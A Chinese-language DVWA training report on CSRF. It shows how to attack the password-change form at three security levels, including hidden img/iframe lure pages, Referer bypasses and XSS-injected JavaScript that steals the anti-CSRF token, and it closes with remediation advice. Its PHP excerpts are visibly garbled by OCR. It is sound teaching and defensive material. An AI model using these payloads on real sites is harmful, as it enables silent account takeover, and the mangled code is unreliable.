DVWA CSRF 渗透测试训练报告

一、测试概要

项目	内容
漏洞类型	跨站请求伪造（Cross-Site Request Forgery, CSRF）
训练平台	DVWA（Damn Vulnerable Web Application）
测试模块	CSRF
安全等级	Low / Medium / High
测试日期	2026-05-02
测试人员	Mr.X
报告编号	DVWA-CSRF-2026-004

二、售前业务风险分析

本章节面向非技术人员，以业务视角阐述该类漏洞对企业的实际影响。

2.1 漏洞概述

CSRF（跨站请求伪造）是一种利用用户已登录身份，诱骗用户在不知情的情况下向目标网站发送恶意请求的攻击方式。攻击者无需窃取用户密码或 Cookie，只需要用户在已登录目标网站的浏览器中访问一个精心构造的恶意页面，即可以该用户的身份执行敏感操作（如修改密码、转账、更改邮箱等）。

2.2 业务影响分析

影响维度	风险描述	严重程度
账户安全	攻击者可在用户不知情的情况下修改其密码，完全接管账户	严重
资金安全	针对金融系统可发起伪造转账、支付等操作	严重
数据完整性	可篡改用户资料、配置信息、权限设置等	高
合规风险	未实施 CSRF 防护违反《网络安全法》安全技术措施要求	高

影响维度	风险描述	严重程度
用户信任	用户账户被劫持后严重损害平台信誉	高

2.3 CSRF 与 XSS 的关系对比

维度	XSS	CSRF
攻击目标	窃取用户数据（Cookie、凭据）	以用户身份执行操作
是否需要窃取凭据	是（获取 Cookie/Token）	否（借用浏览器自动携带的 Cookie）
攻击方式	注入恶意脚本到页面	诱导用户发送伪造请求
信任方向	利用用户对网站的信任	利用网站对用户浏览器的信任
组合威胁	XSS 可用于窃取 Anti-CSRF Token，使 CSRF 防护失效	CSRF 可与存储型 XSS 结合实现自动化攻击

2.4 典型攻击场景

1. **密码篡改**：攻击者向目标用户发送含有隐藏表单的邮件/链接，用户点击后密码被静默修改
2. **账户绑定**：伪造请求将攻击者的手机号/邮箱绑定到受害者账户，实现后续接管
3. **权限提升**：管理员访问恶意页面后，自动创建新管理员账户或提升攻击者权限
4. **社工钓鱼**：将 CSRF 链接伪装成正常链接（如"查看订单详情"），嵌入论坛帖子或邮件中
5. **XSS+CSRF 组合拳**：利用存储型 XSS 在目标站点植入 CSRF 攻击代码，无需外部诱导

三、测试环境

项目	说明
靶机平台	DVWA（Damn Vulnerable Web Application）
测试模块路径	/vulnerabilities/csrf/
请求方式	GET（Low/Medium）、GET + Anti-CSRF Token（High）
功能描述	修改当前登录用户的密码
参数列表	password_new, password_conf, Change, user_token(High)
浏览器	Chrome / Firefox
辅助工具	Burp Suite、浏览器开发者工具(F12)、Python HTTP Server

功能页面结构：

表单通过 GET 方法提交，包含两个密码输入框（新密码 + 确认密码）和一个提交按钮。修

改密码的请求 URL 格式为：

http://<target>/vulnerabilities/csrf/?password_new=< 新 密 码 >&password_conf=< 确 认 密 码>&Change=Change

CSRF 攻击的核心前提：

- 受害者已登录 DVWA 且 Session 有效
- 受害者在同一浏览器中访问攻击者构造的恶意页面
- 浏览器会自动携带目标站点的 Cookie（Session ID）

四、Low 等级测试

4.1 源码分析

服务端 (PHP)：

```
<?php
if( isset( $_GET[ 'Change' ] ) ) {
    // Get input
    $pass_new   = GET['passwordnew']; pass_conf = $_GET[ 'password_conf' ];

    // Do the passwords match?
 if($pass_new == $passconf)
        $pass_new = mysqli_real_escape_string($GLOBALS["mysqliston"], $pass_new);
        $pass_new = md5( $pass_new );

        // Update the database
        $current_user = dvwaCurrentUser();
        $insert = "UPDATEusersSET password = '$pass_new' WHERE user = '" . $current_user . "';";
        $result = mysqli_query($GLOBALS["mysqliston"], $insert);

        $html .= "Password Changed.";
    }
    else {
        $html .= "Passwords did not match.";
    }
}
?>
```

安全措施分析：

检查项	状态	说明
Anti-CSRF Token	无	没有任何 Token 验证
Referer 检查	无	不检查请求来源
当前密码验证	无	不需要输入旧密码即可修改
请求方式限制	无	使用 GET 方式，参数直接暴露在 URL 中

结论：零防护。攻击者只需构造一个包含修改密码参数的 URL，诱导已登录用户点击即可完成攻击。使用 GET 方式传递密码更是严重的设计缺陷——密码会出现在浏览器历史记录、Referer 头和服务器访问日志中。

4.2 测试步骤

Step 1：在 DVWA 中将 Security Level 设置为 Low

Step 2：正常修改密码，观察请求格式

在修改密码页面输入新密码 test123，点击 Change，观察浏览器地址栏：

http://localhost/dvwa/vulnerabilities/csrf/?password_new=test123&password_conf=test123&Change=Change

确认页面显示 "Password Changed."

Step 3：构造恶意 URL — 直接链接攻击

最简单的攻击方式——直接将修改密码的 URL 发送给受害者：

http://<target>/vulnerabilities/csrf/?password_new=hacked&password_conf=hacked&Change=Change

受害者在已登录状态下点击此链接，密码立即被修改为 hacked。

Step 4：构造恶意 HTML 页面 — 隐蔽攻击

创建攻击页面 csrf_attack.html：

```
<!DOCTYPE html>
<html>
<head><title>恭喜您获得大奖！</title></head>
```

```
<body>
<h1>恭喜您中奖了！请点击下方按钮领取</h1>
<p>奖品将在 24 小时内发放到您的账户...</p>
<!-- 隐藏的 img 标签，页面加载时自动发送 GET 请求 -->
<img
src="http://<target>/vulnerabilities/csrf/?password_new=hacked&password_conf=hacked&Change=Change"
     style="display:none;" />
</body>
</html>
```

受害者打开此页面后，浏览器自动加载<img>标签的 src 属性，发送 GET 请求，密码被静默修改。受害者看到的只是一个"中奖"页面，完全不知道密码已被修改。


Step 5：使用 iframe 隐藏攻击痕迹

```
<iframe
src="http://<target>/vulnerabilities/csrf/?password_new=hacked&password_conf=hacked&Change=Change"
         style="width:0;height:0;border:0;" />
```

Step 6：验证攻击成功

使用修改后的密码 hacked 登录 DVWA，确认登录成功，说明密码已被 CSRF 攻击修改。

可以使用 DVWA 自带的 "Test Credentials" 按钮验证。


bilities/csrf/?password_new=hacked...
DVWA
Vulnerability: Cross Site Request
Change your admin password:
Test Credentials
New password:
Confirm new password:
Change
Password Changed.

更新密码?
你的密码将在下次自动填充，并将保存到你的设备
用户名
admin
密码
hacked
更新
以后再说

4.3 小结

项目	结论
防御措施	无
绕过难度	无需绕过
攻击方式	直接 URL / img 标签 / iframe，任意方式均可
隐蔽性	使用 img/iframe 可实现完全静默攻击

五、Medium 等级测试

5.1 源码分析

服务端 (PHP)：

```
<?php
if( isset( $_GET[ 'Change' ] ) ) {
    // Checks to see where the request came from
    if( stripos($SERVER['HTTPREFERER'], $SERVER['SERVERNAME'])! == false ) {
        // Get input
        $pass_new   = GET['passwordnew'];    pass_conf = $_GET[ 'password_conf' ];

        // Do the passwords match?
  if($passnew == $passconf)
            $pass_new = mysqli_real_escape_string($GLOBALS["mysqliston"], $pass_new);
            $pass_new = md5( $pass_new );

            // Update the database
            $current_user = dvwaCurrentUser();
             $insert = "UPDATEusersSET password = '$pass_new' WHERE user = '" . $current_user .
"';";
            $result = mysqli_query($GLOBALS["mysqliston"], $insert);

            $html .= "Password Changed.";
        }
        else {
            $html .= "Passwords did not match.";
        }
    }
```

```
    else {
        $html .= "That request didn't look correct.";
    }
}
?>
```

安全措施分析：

检查项	状态	说明
Anti-CSRF Token	无	没有 Token 验证
Referer 检查	有	使用 stripos()检查 Referer 中是否包含 SERVER_NAME
当前密码验证	无	仍然不需要输入旧密码
请求方式限制	无	仍使用 GET 方式

关键防御代码分析：

str$pos($SERVER['HTTPSEFERER'], $SERVER['SERVERNAME'])! == false$e

- $_SE$RVER['HTTPREFERER']$：浏览器发送的 Referer 头，表示请求来源页面的 URL
- $_SE$RVER['SERVERNAME']$：目标服务器的主机名（如 localhost、192.168.1.100）
- stripos()：大小写不敏感搜索，检查 Referer 中是否包含服务器主机名

漏洞分析：这个检查有多个绕过方式：

1. **文件名包含法：**stripos()只检查 Referer 中是否"包含"服务器名，不要求完全匹配域名。如果目标服务器名为 localhost，攻击者只需将恶意 HTML 文件命名为包含 localhost 的文件名，Referer 就会自然包含这个字符串
2. **子目录包含法：**将恶意页面放在名为目标服务器名的目录下
3. **Referer 头可伪造：**通过 Burp Suite 等工具可以直接修改 Referer 头

5.2 测试步骤


Step 1：将 Security Level 设置为 Medium

Step 2：验证 Referer 检查生效

直接在浏览器地址栏输入修改密码的 URL：

http://<target>/vulnerabilities/csrf/?password_new=test&password_conf=test&Change=Change

预期结果：如果从外部直接访问（无 Referer 或 Referer 不匹配），页面显示"That request didn't look correct."



Step 3：绕过方法 — 使用 Burp Suite 修改 Referer


1. 使用 Burp Suite 拦截修改密码的请求
2. 将 Referer 头修改为包含目标服务器名的任意值：
   Referer: http://localhost/some/page
3. 放行请求，密码修改成功

Step 4：绕过方法四 — 利用 DVWA 自身的存储型 XSS

由于 DVWA 本身存在存储型 XSS 漏洞，可以在 XSS(Stored)模块中注入 CSRF 攻击代码：

<img
src="/vulnerabilities/csrf/?password_new=hacked&password_conf=hacked&Change=Change">

由于注入的代码在 DVWA 页面内执行，Referer 自然是 DVWA 自身的地址，完美绕过 Referer 检查。



5.3 小结

项目	结论
防御措施	stripos()Referer 检查（大小写不敏感）
绕过难度	低
核心漏洞	stripos()只做子串包含检查，不验证完整域名
有效绕过方法	文件名/目录名包含服务器名、Burp 修改 Referer、借助站内 XSS

六、High 等级测试

6.1 源码分析

服务端（PHP）：

```
<?php
$change = false;
$request_type = "html";
$return_message = "Request Failed";
```

```
if ($_SERVER['REQUESTMETHOD'] == "POST"
array_key_exists("CONTENT_TYPE",SERVER)  _SERVER['CONTENTTYPE'] == "application/js
on") {
    $data = json_decode(file_get_contents('php://input'), true);
    $request_type = "json";
    if (array_key_exists("HTTP_USER_TOKEN", $_SERVER) &&
        array_key_exists("password_new", $data) &&
        array_key_exists("password_conf", $data) &&
        array_key_exists("Change", $data)) {
                                $token = SERVER['HTTPUSERTOKEN']; pass_new =
data["passwordnew"]; pass_conf = data["password_conf"]; change = true;
    }
} else {
    if (array_key_exists("user_token", $_REQUEST) &&
        array_key_exists("password_new", $_REQUEST) &&
        array_key_exists("password_conf", $_REQUEST) &&
         array_key_exists("Change", REQUEST)) token = REQUEST["usertoken"]; pass_new
= REQUEST["passwordnew"]; pass_conf = REQUEST["passwordconf"]; change = true;
    }
}

if ($change) {
    // Check Anti-CSRF token
    checkToken( $token, $_SESSION[ 'session_token' ], 'index.php' );

    // Do the passwords match?
 if($passnew == $passconf)
        $pass_new = mysqli_real_escape_string($GLOBALS["mysqliston"], $pass_new);
        $pass_new = md5( $pass_new );

        // Update the database
        $current_user = dvwaCurrentUser();
            $insert = "UPDATEusersSET password = '" . $pass_new . "' WHERE user = '" .
$current_user . "';";
        $result = mysqli_query($GLOBALS["mysqliston"], $insert);

        $return_message = "Password Changed.";
    }
    else {
        $return_message = "Passwords did not match.";
    }

    mysqli_close($GLOBALS["mysqliston"]);
```

```
    if ($request_type == "json") {
        generateSessionToken();
        header("Content-Type: application/json");
          print json_encode(array("Message" => return message)); exit; else html .= "" .
$return_message . "";
    }
}

// Generate Anti-CSRF token
generateSessionToken();
?>
```

安全措施分析：

检查项	状态	说明
Anti-CSRF Token	有	checkToken()验证 user_token 与 session_token 是否匹配
Referer 检查	无	移除了 Medium 的 Referer 检查
当前密码验证	无	仍然不需要输入旧密码
双通道支持	有	支持传统表单提交和 JSON API 两种方式

关键防御代码分析：

```
checkToken( $token, $_SESSION[ 'session_token' ], 'index.php' );
```

- 页面加载时生成随机 Token 并存入 Session
- 表单提交时必须携带正确的 Token
- 攻击者无法直接获取受害者的 Token（受同源策略保护）

Token 生成逻辑（来自 index.php）：

```
// 页面表单中包含隐藏的 token 字段
if( $vulnerabilityFile == 'high.php' || $vulnerabilityFile == 'impossible.php' )
    $page[ 'body' ] .= tokenField();
```

漏洞分析：Anti-CSRF Token 是目前最有效的 CSRF 防御手段。要绕过它，攻击者需要先获取受害者页面中的 Token 值。这在跨域情况下受到同源策略（SOP）的严格限制。但如果目标站点存在 XSS 漏洞，攻击者可以利用 XSS 在目标域内执行 JavaScript，绕过同源策略获取 Token。

6.2 核心绕过原理：XSS + CSRF 组合攻击

这是 CSRF 攻防中最经典的组合攻击——**利用 XSS 窃取 Anti-CSRF Token**：

攻击链：XSS 注入 → 同域 JS 执行 → 读取 Token → 携带 Token 发起 CSRF → 密码被修改

为什么 XSS 能破解 Anti-CSRF Token？

要素	正常 CSRF 攻击	XSS+CSRF 组合攻击
攻击页面位置	攻击者域（跨域）	目标域（同域，通过 XSS 注入）
同源策略限制	受限——无法读取目标页面内容	不受限——JS 在目标域内执行
能否读取 Token	不能	可以——XMLHttpRequest/fetch 同域请求
Token 有效性	无法获取有效 Token	可获取实时有效 Token

6.3 测试步骤

Step 1：将 Security Level 设置为 High

Step 2：正常修改密码，观察请求中的 Token

打开 F12 开发者工具，修改密码后观察请求：

GET
/vulnerabilities/csrf/?password_new=test&password_conf=test&Change=Change&user_token=<eb76479cdf4f322caccf8478093cf8f0>

查看页面源码，确认隐藏表单字段：

<input type="hidden" name="user_token" value="8227fa9db764abd744094d34d8e73292" />

Step 3：验证无 Token 或错误 Token 被拦截

http://<target>/vulnerabilities/csrf/?password_new=test&password_conf=test&Change=Change&user_token=invalid

预期结果：页面重定向到 index.php（Token 验证失败）。

Step 4：绕过方法 — 利用 DVWA 的 XSS 漏洞获取 Token

前提：DVWA 存在反射型/存储型/DOM 型 XSS 漏洞可以利用。

方法一：利用存储型 XSS 实现自动化攻击

在 XSS(Stored) 模块的 Name 字段（先用 F12 修改 maxlength）注入：

```
<script>
var x = new XMLHttpRequest();
x.open('GET','/vulnerabilities/csrf/',false);
x.send();
var p = new DOMParser();
var d = p.parseFromString(x.responseText,'text/html');
var t = d.querySelector('input[name = "usertoken"]').value;
var a = new XMLHttpRequest();
a.open('GET','/vulnerabilities/csrf/?password_new=hacked&password_conf=hacked&Change=Change&user_token='+t,false);
a.send();
</script>
```

攻击流程：

1. 攻击者将上述脚本注入存储型 XSS 的留言板
2. 任何登录用户访问留言板页面时，脚本自动执行
3. 脚本通过 AJAX 请求获取 CSRF 页面中的 Token
4. 携带有效 Token 发起修改密码请求
5. 用户密码被静默修改，全程无感知

方法三：利用 JSON API 通道

High 等级新增了 JSON API 支持，也可以通过 XSS 利用：

```
var xhr = new XMLHttpRequest();
xhr.open('GET', '/vulnerabilities/csrf/', false);
xhr.send();
var doc = new DOMParser().parseFromString(xhr.responseText, 'text/html');
var token = doc.querySelector('input[name = "usertoken"]').value;

var attack = new XMLHttpRequest();
attack.open('POST', '/vulnerabilities/csrf/', true);
attack.setRequestHeader('Content-Type', 'application/json');
attack.setRequestHeader('User-Token', token);
attack.send(JSON.stringify( "passwordnew":"hacked", "passwordconf":"hacked", "Change":"Change"));
```

Step 5：验证攻击成功

使用修改后的密码 hacked 登录 DVWA，确认登录成功。

```
  <input type="hidden" name="user_token" value="8227fa9db764abd744094d34d8e73292"> == $0
</form>
```

a/vulnerabilities/csrf/index.php

DVWA

Vulnerability: Cross Site Re

Change your admin password:

Test Credentials

New password:

Confirm new password:

Change

Name: >
Message: 123

Vulnerability: Brute Force

Login

Username:
admin
Password:
••••••

Login

Welcome to the password protected area admin

6.4 小结

项目	结论
防御措施	Anti-CSRF Token（checkToken()）
绕过难度	高（需要组合 XSS 漏洞）
核心绕过原理	XSS 在同域执行 JS → 绕过同源策略 → 读取 Token → 携带 Token 发起 CSRF
关键前提	目标站点存在可利用的 XSS 漏洞
攻防启示	**Anti-CSRF Token 单独使用是有效的**，但安全是体系化的，XSS 漏洞会连锁击穿 CSRF 防护

七、三等级横向对比

维度	Low	Medium	High
CSRF 防御	无	Referer 检查	Anti-CSRF Token
请求方式	GET	GET	GET + JSON API
当前密码验证	无	无	无
核心绕过思路	直接构造 URL	文件名/目录名包含服务器名	XSS+CSRF 组合攻击
绕过难度	无	低	高
攻击隐蔽性	高（img/iframe 静默请求）	中（需特定文件名）	中（依赖 XSS 注入点）

根本问题：三个等级均未要求验证当前密码。即使 High 等级的 Token 防护在独立情况下是有效的，但 DVWA 其他模块的 XSS 漏洞使其在实战中可被绕过。

核心结论：CSRF 防御不能孤立看待，安全是一个整体：

- Low：无防御，完全裸奔
- Medium：Referer 检查形同虚设——子串匹配无法防御精心构造的攻击
- High：Token 机制本身是正确的，但被同站的 XSS 漏洞连锁击穿

八、修复建议与代码示例

8.1 正确的修复方案（对应 DVWA Impossible 等级）

Impossible 等级源码：

```
<?php
if( isset( $_GET[ 'Change' ] ) ) {
    // Check Anti-CSRF token
    checkToken( REQUEST['usertoken'],_SESSION[ 'session_token' ], 'index.php' );

    // Get input
    pass_curr =_GET[ 'password_current' ];
    pass_new  =_GET[ 'password_new' ];
    pass_conf =_GET[ 'password_conf' ];

    // Sanitise current password input
    $pass_curr = stripslashes( pass_curr); pass_curr = mysqli_real_escape_string($GLOBALS["mysqliston"], $pass_curr);
    $pass_curr = md5( $pass_curr );

    // Check that the current password is correct
    data =db->prepare('SELECT password FROM users WHERE user = (:user) AND password = (:password) LIMIT 1;');
    $current_user = dvwaCurrentUser();
    $data->bindParam(':user', current_user, PDO::PARAMSTR); data->bindParam(':password', pass_curr, PDO::PARAMSTR); data->execute();

    // Do both new passwords match and does the current password match the user?
 if(($passnew == $passconf)($data -> rowCount() == 1 ) ) {
        $pass_new = stripslashes( passnew); pass_new = mysqli_real_escape_string($GLOBALS["mysqliston"], $pass_new);
        $pass_new = md5( $pass_new );

        // Update database with new password
        data =db->prepare('UPDATE users SET password = (:password) WHERE user = (:user);');
        $data->bindParam(':password', pass_new, PDO::PARAM_STR); data->bindParam(':user', current_user, PDO::PARAMSTR); data->execute();

        $html .= "Password Changed.";
    }
    else {
        $html .= "Passwords did not match or current password incorrect.";
    }
}

// Generate Anti-CSRF token
generateSessionToken();
?>
```

Impossible 等级的核心防御措施：

防御项	说明
Anti-CSRF Token	checkToken()验证请求合法性
当前密码验证	**必须输入正确的当前密码**才能修改——即使攻击者获取了 Token 也无法攻击
PDO 预编译语句	防止 SQL 注入
输入过滤	stripslashes()+mysqli_real_escape_string()

为什么"验证当前密码"是最关键的防御？

- Anti-CSRF Token 可能被 XSS 窃取
- Referer 检查可以被绕过
- 但**攻击者无法知道受害者的当前密码**
- 即使通过 XSS 执行了 CSRF 攻击脚本，也无法填入正确的当前密码
- 这是一道攻击者无法逾越的业务逻辑屏障

8.2 防御体系建议

层级	措施	说明
核心防御层	Anti-CSRF Token	每个表单生成唯一随机 Token，服务端验证
业务逻辑层	敏感操作二次验证	修改密码需验证当前密码，转账需短信验证码
Cookie 层	SameSite=Strict/Lax	浏览器层面限制跨站请求携带 Cookie
HTTP 层	Referer/Origin 验证	作为辅助手段，严格验证请求来源域名
请求方式	敏感操作使用 POST	避免 GET 方式传递敏感数据（密码出现在 URL 中）
XSS 防御	消除所有 XSS 漏洞	XSS 可击穿 Token 防护，必须同步修复
开发规范	框架内置 CSRF 防护	使用 Laravel/Django/Spring 等框架的内置 CSRF 中间件

8.3 SameSite Cookie 说明

现代浏览器正在将 Cookie 的 SameSite 属性默认设为 Lax，这会自动阻止大部分 CSRF 攻击：

SameSite 值	跨站 GET 请求	跨站 POST 请求	跨站 img/iframe
None	携带 Cookie	携带 Cookie	携带 Cookie
Lax（默认）	携带 Cookie	**不携带**	**不携带**
Strict	**不携带**	**不携带**	**不携带**

注意：DVWA 的 CSRF 实验可能受此影响。如果浏览器默认启用了 SameSite=Lax，跨站的

img/iframe 攻击将不会携带 Cookie，导致实验无法按预期工作。可以在 DVWA 的 php.ini 或代码中手动设置：

```
session_set_cookie_params(['samesite' => 'None', 'secure' => true]);
```

或使用同站内的 XSS 漏洞发起攻击（不受 SameSite 限制）。

九、训练总结

本次基于 DVWA CSRF 模块的训练覆盖了三个安全等级的攻防对抗：

1. **Low**：理解 CSRF 的基本原理——利用用户已登录的浏览器发送伪造请求，使用 GET 方式传递密码是严重的设计缺陷

2. **Medium**：理解 Referer 检查的局限性——stripos()子串匹配无法防御文件名/目录名包含服务器名的绕过手法，Referer 不是可靠的安全屏障

3. **High**：理解 Anti-CSRF Token 机制和 XSS+CSRF 组合攻击——Token 本身是有效的防御手段，但同站的 XSS 漏洞会使其失效，体现了安全防御的"木桶效应"

关键训练收获：

- CSRF 利用的是**网站对用户浏览器的信任**，与 XSS 利用**用户对网站的信任**形成对偶关系
- **验证当前密码**是防止密码修改类 CSRF 的终极防线，即使 Token 被窃取也无法突破
- **XSS 和 CSRF 是天然的攻击组合**：XSS 可窃取 Token 使 CSRF 防护失效，存储型 XSS 可作为 CSRF 的投递载体
- 安全防御必须体系化：Anti-CSRF Token + 敏感操作二次验证 + SameSite Cookie + XSS 防御缺一不可
- 现代浏览器的 SameSite Cookie 机制正在从浏览器层面遏制传统 CSRF 攻击